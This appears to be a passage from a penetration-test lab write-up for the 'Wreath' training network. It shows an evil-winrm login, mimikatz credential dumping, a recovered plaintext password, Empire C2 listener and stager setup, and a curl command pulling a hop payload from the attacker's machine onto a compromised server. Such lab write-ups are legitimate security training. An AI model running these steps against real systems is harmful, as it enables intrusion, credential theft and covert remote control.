
evil-winrm -u JU4NM4G0 -p mago12356 -i 10.200.57.150.

```
┌──(juansekali㉿kali)-[~/Wreath]
└─$ evil-winrm -u JU4NM4G0 -p mago12356 -i 10.200.57.150

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\JU4NM4G0\Documents> whoami
git-serv\ju4nm4g0
*Evil-WinRM* PS C:\Users\JU4NM4G0\Documents> hostname
git-serv
*Evil-WinRM* PS C:\Users\JU4NM4G0\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                  Type             SID          Attributes
=========================================================== ================ ============ ===============================================================
Everyone                                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Group used for deny only
BUILTIN\Users                                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                      Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Remote Management Users                             Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                  Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level                      Label            S-1-16-8192
*Evil-WinRM* PS C:\Users\JU4NM4G0\Documents>
```


Running xfreerdp




xfreerdp allows you to create a share on the target machine.



The share has some useful tools below within the most important one this mimikatz which seems to be run through power shell.




We can now dump all local password hashes from SAM using:



Thomas's credentials are:


Usuario: Thomas

Password: i<3ruby




Command and Control


Since the learning objective is to properly handle the Empire tool and its starkiller GUI over Thomas's network, the versions are installed manually. Start the Empire tool server and client.



From here, we need to login to the REST API that we implemented earlier. By default this runs on https://localhost:1337, with a username of empireadmin and a password of password123.


The listener configuration is as follows:






Stagers are Empire's payloads. They are used to connect back to waiting listeners, creating an agent when they run.

This stager must be executed from the target machine, so that we enter with the previously downloaded private key, we create a file named stager-JU4NM4G0-initial.sh and read, read and execute permissions are also granted so that it can be executed without problems..




It can be verified that the agent is active from CLI Empire.




The http_hop listener creates files containing instructions to reconnect to a normal (usually HTTP) listener on our attacking machine. For that, they must be copied to the attacking machine and executed with tools that trap data traffic, such as burpsuite..

The http_hop listener was configured as follows:
Port: 16000

Listener: Webserver



The next thing is to configure the stager multi/launcher.



As the configuration of the Listener and the Stager are saved in local files in Kali it is required to compress them in a .zip file.

```
[root@prod-serv hop-JU4NM4G0]# curl http://10.50.55.87/hop.zip -o hop.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2952  100  2952    0     0   8154      0 --:--:-- --:--:-- --:--:--  8177
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]#
[root@prod-serv hop-JU4NM4G0]# ls
hop.zip
[root@prod-serv hop-JU4NM4G0]# unzip hop.zip
```

